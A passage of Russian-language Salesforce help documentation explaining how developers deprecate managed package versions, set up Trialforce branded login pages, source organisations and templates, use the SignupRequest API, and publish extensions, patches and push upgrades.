-  **Прим.:** Самая последняя версия управляемого пакета не может быть объявлена нерекондуемой.
- Пакет, объявленный нерекондуемым, должен быть удален из каталога AppExchange. См. раздел «Удаление приложений из AppExchange» интерактивной справки AppExchange.
- Чтобы разрешить установку нерекондуемой версии, щелкните **«Отменить статус нерекондуемого»**.

Ссылка на установку загруженного пакета отправляется пользователям по эл. почте.

-  **Прим.:**
- При использовании URL-адреса установки по умолчанию отображается устаревшая программа установки. Чтобы настроить алгоритм установки, измените URL-адрес установки, предоставленный клиентам.
    - Чтобы получить доступ к новой программе установки, дополните URL-адрес установки текстом `&newui=1`.
    - Чтобы получить доступ к новой программе установки (при условии, что параметр «Все пользователи» выбран по умолчанию), дополните URL-адрес установки дополнительным текстом `&p1=full`.
  - Если для загрузки пакета использовалась производственная организация Salesforce, уведомите сотрудников, собирающихся установить пакет в безопасную организацию, о необходимости замены элемента URL-адреса установки «login.salesforce.com» элементом «test.salesforce.com».

СМ. ТАКЖЕ:

- [Общие сведения о пакетах](#)
- [Управление пакетами](#)
- [Общие сведения о зависимостях](#)
- [Управление версиями](#)
- [Создание и загрузка исправлений](#)
- [Публикация обновлений к управляемым пакетам](#)
- [Публикация расширений к управляемым пакетам](#)

## Для чего нужен Trialforce?

Trialforce позволяет быстро подготавливать бесплатную пробную версию продукта. При каждой подготовке пробной версии Trialforce создает интерес в приложении License Management App, предназначенном для отслеживания показателей использования и преобразования потенциальных клиентов в реальных. Ниже перечислены действия, доступные при использовании Trialforce.

- Проведение собственной маркетинговой кампании для увеличения количества клиентов и степени их внедрения.

- Настройка продукта, включая фирменный стиль, функции, дизайн, данные и пробную версию.
- Централизованное управление пробными версиями для разных продуктов, версий и выпусков.
- Предоставление клиентам, включая пользователей, не являющихся администраторами, доступа для тестирования приложения или компонента без входа в производственную среду.

[Настройка настраиваемого фирменного стиля для Trialforce](#)

[Исходные организации Trialforce](#)

[Создание исходной организации Trialforce](#)

[Редактирование исходной организации Trialforce](#)

[Trialforce](#)

## Настройка настраиваемого фирменного стиля для Trialforce

Разработчики приложений, использующие Trialforce для создания пробных версий продукта, могут дополнительно настроить фирменный сайт для входа и системные сообщения эл. почты. Благодаря оформлению данных компонентов, фирменный стиль компании будет сопровождать пользователей приложения от регистрации до входа. Настраиваемый фирменный стиль не может применяться к CRM-приложениям, а также приложениям, расширяющим функциональные возможности Salesforce CRM и требующим наличия стандартных объектов Salesforce (например, «Интересы», «Возможности» и «Обращения»).

Фирменная страница входа позволяет указывать домен и сайт для входа.

- Домены для входа оканчиваются расширением `.cloudforce.com`, поэтому домен компании «myacompany» будет выглядеть следующим образом:  
`myacompany.cloudforce.com`.
- Настраиваемый сайт для входа содержит пользовательский текст и логотип компании, также как и мобильные версии сайта.

Фирменные сообщения эл. почты позволяют задавать поля в генерируемых системой сообщениях. В этом случае сообщения эл. почты будут содержать название компании, адрес и другую важную информацию. Для разных кампаний и клиентов могут быть созданы разные наборы фирменных сообщений эл. почты.

- ☑ **Прим.:** Чтобы настроить фирменный стиль, рекомендуем выполнить вход в организацию по управлению Trialforce (ТМО). Чтобы получить доступ к организации по управлению Trialforce, зарегистрируйте обращение в [партнерском сообществе](#).

[Фирменный сайт для входа Trialforce](#)

[Наборы фирменных сообщений эл. почты Trialforce](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic.**

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления Trialforce:

- «Настройка приложения»



## Фирменный сайт для входа Trialforce

Страница Trialforce «Фирменный сайт для входа» позволяет создавать, публиковать и редактировать страницы входа, оформленные в соответствии с фирменным стилем компании.

- Чтобы настроить сайт для входа, щелкните **«Настроить сайт для входа»**.
- Чтобы предоставить общий доступ к настроенному сайту для входа, щелкните **«Опубликовать»**. Чтобы внести нужные изменения, щелкните **«Запустить редактор сайтов»**.

[Домен сайта для входа Trialforce](#)

[Создание фирменной страницы входа](#)

[Редактор фирменного стиля входа Trialforce](#)

### Домен сайта для входа Trialforce

Выберите субдомен, который должен использоваться клиентами для входа в приложение. Обычно субдоменом является название компании.

1. Введите имя в соответствующее поле.
2. Щелкните **«Проверить доступность»**.
3. Примите условия использования.
4. Нажмите кнопку **«Сохранить и запустить редактор»**.

### Создание фирменной страницы входа

Как правило, клиенты выполняют вход в приложение посредством сайта `login.salesforce.com`. Фирменная страница входа позволяет настраивать данный домен и компоненты данной страницы входа в фирменном стиле компании. Настраиваемый сайт для входа содержит пользовательский текст и логотип компании, также как и мобильные версии сайта.

Чтобы создать фирменную страницу входа, выполните указанные ниже действия.

1. Выполните вход в организацию по управлению Trialforce.
2. Введите строку *«Вход на сайт»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вход на сайт»**.
3. Щелкните **«Настроить сайт для входа»**.
4. Чтобы выбрать субдомен для сайта, введите имя в соответствующее поле. Обычно субдоменом является название компании.



**Прим.:** Домены для входа оканчиваются расширением `.cloudforce.com`, поэтому домен компании «*тоякомпаниа*» будет выглядеть следующим образом: `тоякомпаниа.cloudforce.com`.

5. Проверьте доступность домена и примите условия использования.
6. Нажмите кнопку **«Сохранить и запустить редактор»**.

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic.**

Доступно в версиях:  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:

- «Фирменный стиль пакета»

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic.**

Доступно в версиях:  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления Trialforce:

- «Настройка приложения»

7. Чтобы изменить оформление страницы входа, воспользуйтесь соответствующим редактором. Дополнительную информацию об использовании редактора см. по ссылке **«Справка для этой страницы»**.
8. Нажмите кнопку **«Сохранить и закрыть»**.
9. Чтобы предоставить исходным организациям Trialforce доступ к данным изменениям, нажмите кнопку **«Опубликовать»**. В противном случае изменения сохраняются и могут быть опубликованы позже.

## Редактор фирменного стиля входа Trialforce

Редактор фирменного стиля входа позволяет оформлять страницы входа.

1. Выполните вход в организацию по управлению Trialforce.
2. Введите строку *«Вход на сайт»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вход на сайт»**.
3. В верхней части редактора выберите вкладку, соответствующую нужному размеру страницы входа: **«Для рабочего стола»** или **«Для мобильных устройств»**.
4. Чтобы выбрать логотип компании для каждого размера экрана, поддерживаемого приложением, разверните раздел «Верхний колонтитул страницы» на левой панели и щелкните **«Выбрать файл»**.
5. При необходимости введите веб-адрес (например, адрес корпоративного веб-сайта) в поле **«Ссылка на логотип»** > **«Использовать настраиваемую ссылку»**. Данный адрес используется при выборе логотипа. URL-адрес должен начинаться с протокола `http://` или `https://`. Если данное поле останется незаполненным, то логотип будет отображаться без ссылки.
6. Разверните раздел «Содержимое страницы» и вставьте URL-адрес подписки на пробную версию в поле **«Ссылка для подписки на пробную версию»** > **«Использовать настраиваемую ссылку»**. Данная ссылка будет доступна потенциальным клиентам для отправки запроса на получение бесплатной пробной версии. Как правило, в подобных случаях независимые поставщики ПО создают отдельную страницу входа.
7. Укажите URL-адреса для правой и нижней частей страницы. Если данные поля останутся незаполненными, то рамкам присваиваются значения по умолчанию, используемые на странице входа Salesforce.
8. Разверните раздел нижнего колонтитула страницы и укажите название компании и цвет шрифта.
9. Разверните раздел фона страницы и выберите фоновое изображение и цвет.
10. Нажмите кнопку **«Сохранить и закрыть»** в верхней части страницы.
11. Щелкните **«Предварительный просмотр»** для нужного размера страницы на странице «Фирменный сайт для входа». Убедитесь, что страница входа отображается корректно для всех страниц входа, поддерживаемых приложением.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления Trialforce:

- «Настройка приложения»

## Наборы фирменных сообщений эл. почты Trialforce

Благодаря фирменному стилю сообщений эл. почты Trialforce, генерируемые системой сообщения могут выглядеть как сообщения, отправленные компанией пользователя, а не компанией Salesforce. Фирменный стиль сообщений эл. почты Trialforce доступен только тем пользователям, которые подписались на приложение посредством Trialforce.

Каждая исходная организация Trialforce поддерживает стандартный набор электронных уведомлений, отправляемых клиентам. Например, клиенты получают электронные уведомления при регистрации учетной записи или восстановлении пароля. Все генерируемые системой сообщения редактируются автоматически. Единственное, что требуется от пользователя, — указать необходимые значения в соответствующих полях.

### Редактирование набора фирменных сообщений эл. почты Trialforce

#### Редактирование набора фирменных сообщений эл. почты Trialforce

Чтобы создать набор сообщений, щелкните **«Создать набор сообщений эл. почты»**.  
Чтобы изменить текущий набор сообщений, щелкните **«Правка»**.

1. Заполните поля сведениями о компании.
2. Выберите разные типы созданных сообщений эл. почты в области «Предварительный просмотр сообщений эл. почты» и убедитесь в их корректном отображении.
3. Нажмите кнопку **«Сохранить»**.
4. Чтобы предоставить исходным организациям Trialforce доступ к данным сообщениям эл. почты, нажмите кнопку **«Опубликовать»**. В противном случае изменения сохраняются и могут быть опубликованы позже.

## Исходные организации Trialforce

Страница «Исходные организации Trialforce» позволяет создавать исходные организации Trialforce и управлять ими.

- Чтобы создать исходную организацию, нажмите кнопку **«Создать»**.
- Чтобы воспользоваться текущей исходной организацией, нажмите кнопку **«Вход»**.
- Чтобы изменить текущую исходную организацию, нажмите кнопку **«Правка»**.

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic.**

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:

- «Фирменный стиль пакета»

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic.**

Доступно в версиях:  
**Developer Edition.**

## Создание исходной организации Trialforce

Чтобы создать исходную организацию, выполните указанные ниже действия.

1. Введите новое имя пользователя и адрес эл. почты для учетной записи администратора.
2. Введите имя исходной организации и выберите фирменный стиль.
3. Нажмите кнопку **«Создать»**.

## Редактирование исходной организации Trialforce

Чтобы изменить исходную организацию Trialforce, выполните указанные ниже действия.

1. Введите имя исходной организации и выберите фирменный стиль.
2. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения  
фирменного стиля пакета:

- «Фирменный стиль пакета»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения  
фирменного стиля пакета:


- «Фирменный стиль пакета»

## Trialforce

Чтобы создать шаблон Trialforce, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать шаблон Trialforce»**.
2. Введите описание шаблона и укажите необходимость добавления данных во всплывающем диалоговом окне.
3. Нажмите кнопку **«Сохранить»**.

Созданный код организации для нового шаблона отправляется пользователю по эл. почте. Прежде чем использовать шаблон для регистрации пробных организаций, отправьте его на проверку. Помните, что каждое обновление исходной организации Trialforce должно сопровождаться созданием нового шаблона.

 **Прим.:** Шаблон Trialforce может быть создан, только если размер исходной организации Trialforce не превышает 256 МБ.

Каждому шаблону Trialforce присваивается один из указанных ниже статусов.

### Выполняется

Данный статус всегда отображается при создании шаблона Trialforce. Позже данный статус заменяется статусом «Успех» или «Ошибка».

### Успех

Шаблон Trialforce может использоваться для создания пробных организаций.

### Ошибка

Шаблон Trialforce недоступен для использования и требует отладки.

### Удалено

Шаблон Trialforce больше недоступен для использования. Удаленные шаблоны удаляются во время обновления системы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:

- «Фирменный стиль пакета»

## Создание регистраций посредством API

Пробные организации для потенциальных клиентов могут быть созданы посредством вызовов API для объекта SignupRequest. При создании пробных организаций (или регистраций) посредством веб-формы система не позволяет настраивать процесс регистрации или отслеживать его статус. Посредством интерфейса API, пользователи могут собирать и анализировать подробные сведения обо всех регистрациях, выполненных бизнес-организацией. Данные действия позволяют расширить контроль над процессом регистрации и доступность сведений о потенциальных клиентах. Например, ниже перечислены доступные действия.

- Выполнение отчетов и сбор показателей (например, количество регистраций за день или количество регистраций в разных странах).
- Настройка объекта SignupRequest для добавления специализированных полей.
- Создание триггеров для инициирования конкретных действий (например, отправка электронного уведомления) при отправке нового запроса на регистрацию.
- Включение регистраций посредством разных клиентских приложений и устройств, обеспечивающих дополнительные каналы привлечения клиентов.


Чтобы начать создание регистраций посредством API, выполните указанные ниже действия.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:

- «API запросов на регистрацию»

1. Создайте исходную организацию Trialforce посредством организации по управлению Trialforce.
2. Установите приложение и любые полезные тестовые данные в исходную организацию Trialforce.
3. Настройте исходную организацию Trialforce, включая выбор любого настраиваемого фирменного стиля.
4. Создайте шаблон Trialforce посредством исходной организации Trialforce.
5. Чтобы активировать данную функцию, сохраните обращение.
  - a. Выполните вход в [партнерское сообщество](#).
  - b. Щелкните **«Создать обращение»** на вкладке «Поддержка».
  - c. Выберите категорию **«AppExchange и запросы функций» > «Trialforce»**.
  - d. Введите указанные ниже сведения в поле «Описание».
    - код исходной организации Trialforce
    - код шаблона Trialforce
    - организация, которая должна использоваться для создания регистраций (для включения соответствующего полномочия пользователя)

 **Прим.:** Несмотря на возможность создания регистраций в любых организациях (при наличии соответствующих полномочий), рекомендуем использовать бизнес-организацию. Данные по регистрациям могут быть позже интегрированы в текущие бизнес-процессы. Например, создайте бизнес-правило, преобразующее каждый запрос на регистрацию в интерес, или выполните отчеты, предназначенные для отслеживания количества регистраций за выбранный период времени.


Уведомление об утверждении шаблона будет отправлено пользователю по эл. почте. Утвержденный шаблон может использоваться для создания регистраций посредством вызовов API для объекта SignupRequest. Дополнительную информацию об объекте SignupRequest и пример соответствующего кода см. ниже. Дополнительную информацию об использовании объектов см. в документе [Object Reference for Salesforce and Force.com](#).

[Начальная страница запросов на регистрацию](#)

[Создание запроса на регистрацию](#)

[Просмотр сведений о запросе на регистрацию](#)

## Начальная страница запросов на регистрацию

 **Прим.:** Количество регистраций ограничено — 20 в день. Если требуются дополнительные регистрации, зарегистрируйте обращение в Partner Community.

При выборе вкладки «Запросы на регистрацию» отображается начальная страница запросов на регистрацию. Ниже перечислены действия, доступные на странице списка.

- Создание новой регистрации. Проверка утверждения шаблона Trialforce при его использовании для создания регистрации.
- Просмотр сведений предыдущей регистрации, включая архив и статус утверждения.
- Создание новых представлений для отображения заданных критериев соответствия регистраций.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:

- «API запросов на регистрацию»

## Создание запроса на регистрацию

1. Выберите пункт **«Запрос на регистрацию»** в раскрывающемся списке «Создать...» на боковой панели или нажмите кнопку **«Создать»** в разделе **«Недавние запросы на регистрацию»** на начальной странице запросов на регистрацию.
2. Введите необходимые сведения.
3. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить текущий запрос на регистрацию и добавить новый, нажмите кнопку **«Сохранить и создать»**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:

- «API запросов на регистрацию»

## Просмотр сведений о запросе на регистрацию

Ниже перечислены действия, доступные на странице сведений о запросе на регистрацию.

- Чтобы удалить запрос на регистрацию, нажмите кнопку **«Удалить»**.
- Чтобы клонировать запрос на регистрацию, нажмите кнопку **«Клонировать»**.

Ниже перечислены разделы, доступные на странице сведений.

- [Сведения о запросе на регистрацию](#)
- [Журнал запроса на регистрацию](#)

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:

- «API запросов на регистрацию»

## Сведения о запросе на регистрацию

Ниже перечислены атрибуты, отображаемые в данном разделе.

| Атрибут               | Описание  |
|-----------------------|---|
| Компания              | Название компании, запрашивающей пробную регистрацию.   |
| Страна                | Двухбуквенный код страны ISO-3166. Полный список данных кодов доступен на разных сайтах. Например: <a href="http://www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html">www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html</a> |
| Созданная организация | 15-значный код созданной пробной организации. Данное поле доступно только для чтения и заполняется системой при обработке запроса на регистрацию.   |
| Эл. почта             | Адрес эл. почты пользователя-администратора для пробной регистрации.  |
| Код ошибки            | Код ошибки, возвращаемый неудачным запросом на регистрацию. Данное поле доступно только для чтения и заполняется системой в целях поддержки.  |
| Личное имя            | Личное имя пользователя-администратора для пробной регистрации.   |
| Фамилия               | Фамилия пользователя-администратора для пробной регистрации.  |
| Версия                | Шаблон Salesforce, используемый для создания пробной организации. Возможные варианты: Consulting, Group, Partner Group, Professional, Partner Professional, Enterprise, Partner Enterprise, Partner Developer и Developer.  |
| Предпочитаемый язык   | Язык создаваемой пробной организации. Укажите язык с помощью кода языка, указанного в списке полностью поддерживаемых языков в разделе справки Salesforce «Какие языки поддерживает Salesforce?». Например, чтобы использовать китайский упрощенный язык,                             |

| Атрибут                            | Описание  |
|------------------------------------|---|
|                                    | введите <code>zh_CN</code> . Введенное значение заменяет установленный локально язык. Если указан недопустимый язык, организация использует язык по умолчанию — английский.   |
|                                    | Заполняется во время подачи запроса и предназначено только для внутреннего использования системой Salesforce.   |
| ShouldConnectToEnvHub              | Если установлено значение «true», пробная организация подключается к рабочему центру. Регистрация должна выполняться в основной организации центра или лучевой организации.   |
| Исходная организация               | 15-значный код исходной организации Salesforce, использованной для создания шаблона Salesforce.   |
| Статус                             | Статус запроса. Возможные значения: «Новое», «Выполняется», «Ошибка» и «Успех». Значение по умолчанию: «Новое».   |
| Шаблон                             | 15-значный код утвержденного шаблона Salesforce, используемого для пробной регистрации. Шаблон является обязательным и должен быть утвержден компанией Salesforce.  |
| Описание шаблона                   | Описание утвержденного шаблона Salesforce, используемого для пробной регистрации.   |
| Срок действия пробной версии (дни) | Продолжительность пробной регистрации (в днях). Данное значение должно соответствовать или не превышать срока действия пробной версии для утвержденного шаблона Salesforce. Если значение отсутствует, то данное поле по умолчанию заполняется продолжительностью пробной регистрации, заданной для шаблона Salesforce. |
| Имя пользователя                   | Имя пользователя, используемое пользователем-администратором для пробной регистрации. Данное значение должно соответствовать схеме присвоения адресов, описанной в следующем документе: <a href="http://www.w3.org/Protocols/rfc822/#z10">www.w3.org/Protocols/rfc822/#z10</a>  |

## Журнал запроса на регистрацию

Данный раздел содержит дату создания запроса на регистрацию, автора запроса и действия, выполненные над запросом.



## Публикация расширений к управляемым пакетам

*Расширение* — это любой пакет, компонент или набор компонентов, который расширяет функциональные возможности управляемого пакета. Расширение требует наличия основного управляемого пакета в организации. Например, расширение к разработанному приложению по подбору кадров может содержать компонент по проверке биографических данных соискателей.

Сообщество разработчиков, пользователей и авторов, создающих и публикующих приложения в каталог Force.com AppExchange, — это один из факторов, обеспечивающих широкие возможности платформы Force.com. Данное сообщество может использоваться для разработки расширений к собственным и чужим приложениям.

Чтобы опубликовать расширения к управляемому пакету, выполните указанные ниже действия.

1. Установите основной пакет в организацию Salesforce, которая должна использоваться для загрузки расширения.

2. Создайте компоненты расширения.



**Прим.:** Чтобы создать расширение, установите основной пакет и добавьте зависимость от основного пакета в собственный пакет. Атрибут расширения активируется автоматически.

3. Создайте пакет и добавьте компоненты расширения. Система Salesforce автоматически добавляет некоторые связанные компоненты.

4. Загрузите новый пакет, содержащий компоненты расширения.

5. Опубликуйте пакет как обычно. Дополнительную информацию о создании тестовой версии или регистрации и публикации приложения см. на веб-сайте <http://sites.force.com/appexchange/publisherHome>.



**Прим.:** Пакетам, используемым той же организацией в качестве расширения, не может быть назначен статус «Управляемый — бета-версия».

СМ. ТАКЖЕ:

[Подготовка приложений к распространению](#)

[Общие сведения о зависимостях](#)

[Управление версиями](#)

[Публикация обновлений к управляемым пакетам](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- «Создание пакетов AppExchange»

Для загрузки пакетов:


- «Передача пакетов AppExchange»

## Публикация обновлений к управляемым пакетам

Чтобы проверить доступность приложения для обновления, издатель должен преобразовать приложение в управляемый пакет. Любые изменения, внесенные в компоненты управляемого пакета, автоматически добавляются в последующие версии пакета, кроме одного исключения. При обновлении пакета пропускаются любые изменения, внесенные в API-доступ, даже те, которые заданы разработчиком. Данный алгоритм обеспечивает администратору полный контроль над устанавливаемым обновлением. Установщики должны внимательно проверять внесенные изменения во время установки каждого обновления пакета и отмечать все допустимые изменения. После установки обновления любые допустимые пропущенные изменения должны быть применены администратором вручную. Дополнительную информацию см. в разделе [«Общие сведения о доступе посредством API и динамического кода Apex в пакетах»](#) на странице 5974.

Чтобы опубликовать обновления к управляемому пакету, выполните указанные ниже действия.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Выберите пакет из списка совпадений.
3. Просмотрите список компонентов пакета. Изменения, внесенные в компоненты данного пакета, добавляются в список автоматически. Дополнительные компоненты, используемые изменениями, также добавляются автоматически. Чтобы вручную добавить новые компоненты в пакет, нажмите кнопку **«Добавить»**.
4. Нажмите кнопку **«Загрузить»** и выполните загрузку как обычно.

 **Прим.:** Чтобы запретить установку устаревшей версии после загрузки новой версии пакета со статусом «Управляемый — выпущенный», нажмите кнопку **«Объявить нерекомендуемым»**. Данное действие заблокирует возможность установки предыдущих версий без влияния на текущие установленные версии. Дополнительную информацию см. в разделе [«Управление версиями»](#) на странице 6015.

Самая последняя версия загрузки управляемого пакета не может быть объявлена нерекомендуемой.

5. При получении сообщения эл. почты, содержащего ссылку на каталог Force.com AppExchange, уведомите соответствующих пользователей о наличии новой версии. Чтобы распространить данную информацию, воспользуйтесь списком пользователей из приложения для управления лицензиями (LMA). Приложение для управления лицензиями (LMA) автоматически запоминает номера версий, установленных в организациях.

СМ. ТАКЖЕ:

- [Подготовка приложений к распространению](#)
- [Общие сведения о зависимостях](#)
- [Управление версиями](#)
- [Создание и загрузка исправлений](#)
- [Публикация расширений к управляемым пакетам](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров разработчика:

- «Настройка приложения»

Для создания пакетов:

- «Создание пакетов AppExchange»


Для загрузки пакетов:

- «Передача пакетов AppExchange»

## Управление версиями


Пакет, загруженный в каталог AppExchange, может управляться из системы Salesforce. Чтобы управлять версиями, выполните указанные ниже действия.

1. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
2. Выберите пакет, содержащий загруженное приложение или компоненты.
3. Выберите номер версии на вкладке «Версии».
  - Чтобы изменить пароль, щелкните ссылку «**Изменить пароль**».
  - Чтобы заблокировать будущие установки данного пакета, но разрешить использование текущих установок, щелкните «**Объявить нерекомендуемым**».

 **Прим.:** Самая последняя версия управляемого пакета не может быть объявлена нерекомендуемой.

Пакет, объявленный нерекомендуемым, должен быть удален из каталога AppExchange. См. раздел «Удаление приложений из каталога AppExchange» интерактивной справки AppExchange.

- Чтобы разрешить установку нерекомендуемой версии, щелкните «**Отменить статус нерекомендуемого**».

 **Прим.:** Чтобы проверить или выбрать [организацию по управлению лицензиями \(LMO\)](#) для выполненной загрузки, нажмите кнопку «**Перейти к AppExchange**» на странице сведений о загрузке пакетов.

СМ. ТАКЖЕ:

- [Подготовка приложений к распространению](#)
- [Общие сведения о зависимостях](#)
- [Создание и загрузка исправлений](#)
- [Публикация обновлений к управляемым пакетам](#)
- [Публикация расширений к управляемым пакетам](#)
- [Советы по безопасности при разработке Apex и Visualforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange»


## Создание и загрузка исправлений

 **Прим.:** Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Версии исправления разрабатываются и хранятся посредством организации по разработке исправления. При необходимости просмотрите раздел [«Рекомендации по работе с активной доставкой обновлений и версиями исправлений»](#) на странице 6023.

Чтобы создать версию исправления, выполните указанные ниже действия.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Щелкните имя нужного управляемого пакета.
3. Откройте вкладку «Организация исправления» и нажмите кнопку **«Создать»**.
4. Выберите нужную версию пакета в раскрывающемся списке «Исправление основного выпуска». Пакету должен быть назначен статус «Управляемый — выпущенный».
5. Заполните поле «Имя пользователя» регистрационными данными для входа в организацию исправления.
6. Заполните поле «Адрес эл. почты» связанным адресом.
7. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Чтобы восстановить регистрационные данные, необходимые для входа в организацию по разработке исправления, нажмите кнопку **«Сбросить»** в связанном списке «Организации по разработке исправления» на странице сведений о пакете.

Чтобы начать разработку версии исправления, щелкните **«Вход»** в полученном электронном уведомлении от системы Salesforce о создании организации по разработке исправления.

Организация по разработке исправления поддерживает ограниченную разработку. Ниже перечислены полезные рекомендации.

- Новые компоненты пакета не могут быть добавлены.
- Текущие компоненты пакета не могут быть удалены.
- Элементы управления доступом посредством API и динамического кода Apex не могут быть изменены для пакета.
- Код Apex не может быть объявлен нерекондуемым.
- Новые взаимосвязи классов Apex (например, `extends`) не могут быть добавлены.
- Новые модификаторы доступа Apex (например, `virtual` или `global`) не могут быть добавлены.
- Новые веб-службы не могут быть добавлены.
- Новые зависимости компонента не могут быть добавлены.

Ниже перечислены действия, которые должны быть выполнены после разработки исправления.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Щелкните имя нужного пакета.
3. Нажмите кнопку **«Загрузить»** на странице «Загрузить пакет».
4. Заполните поле «Имя версии». Рекомендуем использовать краткое описание и дату.
5. Обратите внимание, что поле «Номер версии» отображает увеличенный номер\_исправления.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активной доставки обновления или создания организации по разработке исправления:

- «Передача пакетов AppExchange»


6. Заполните поле «Тип выпуска» для управляемых пакетов.
  - Чтобы загрузить обновляемую версию, выберите значение «Управляемый — выпущенный». Некоторые атрибуты компонентов Salesforce блокируются после загрузки.
  - Чтобы загрузить версию пакета, предназначенную для тестирования небольшой группой пользователей, выберите значение «Управляемый — бета-версия». Данная версия пакета позволяет изменять компоненты и загружать дополнительные бета-версии.
-  **Прим.:** Бета-пакеты могут быть установлены только в организациях Developer Edition или безопасных организациях, поэтому не могут быть доставлены в клиентские организации.
7. При необходимости измените значение поля «Описание».
8. При необходимости введите и подтвердите пароль для доступа к пакету в частном порядке. Чтобы предоставить общий доступ к пакету в каталоге AppExchange, пропустите данные поля.
9. Система Salesforce автоматически выбирает обнаруженные ею требования. Чтобы уведомить установщиков обо всех требованиях к данному пакету, выберите любые другие обязательные компоненты в разделах «Требования к пакету» и «Требования к объекту».
10. Нажмите кнопку «Загрузить».

Чтобы распространить исправление, предоставьте пользователям ссылку для загрузки или [запланируйте активную доставку обновления](#).


СМ. ТАКЖЕ:

- [Планирование активной доставки обновления](#)
- [Просмотр журнала активной доставки обновления](#)
- [Подготовка приложений к распространению](#)
- [Управление версиями](#)
- [Публикация обновлений к управляемым пакетам](#)

## Планирование активной доставки обновления

 **Прим.:** Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Созданная [версия исправления](#) пакета может быть автоматически развернута с помощью активной доставки обновления.

 **Совет:** Компания Salesforce настоятельно рекомендует выполнять активную доставку обновлений пакета указанным ниже способом.

1. Прежде чем отправить обновление подписчикам, разверните нужное обновление в собственной организации для тестирования и устранения возможных ошибок.
2. Уведомите клиентов о процессе управления изменениями и выполните активную доставку готового обновления в небольшое количество организаций. Сначала рекомендуем воспользоваться безопасными организациями.
3. При достижении ожидаемого результата выполните активную доставку обновления в большее количество организаций.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активной доставки обновления:

- «Передача пакетов AppExchange»

4. Объявите предыдущую версию пакета нереконструируемой в основной организации разработки. При необходимости замените версию, доступную в каталоге AppExchange, и обновите пакет [Trialforce](#).
5. Если исправление, являющееся обновлением, доставлено в организации подписчиков, выполните повторную интеграцию внесенных изменений в основной организации разработки. Дополнительную информацию об интеграции исправлений в основной организации разработки см. в разделе «Работа с версиями исправления» [Руководства ISVforce](#).

Дополнительную информацию см. в разделе [«Рекомендации по работе с активной доставкой обновлений и версиями исправлений»](#) на странице 6023.

Чтобы запланировать активную доставку обновления, выполните указанные ниже действия.

1. Выполните вход в основную организацию разработки (вместо организации исправления, использованной для загрузки новой версии).
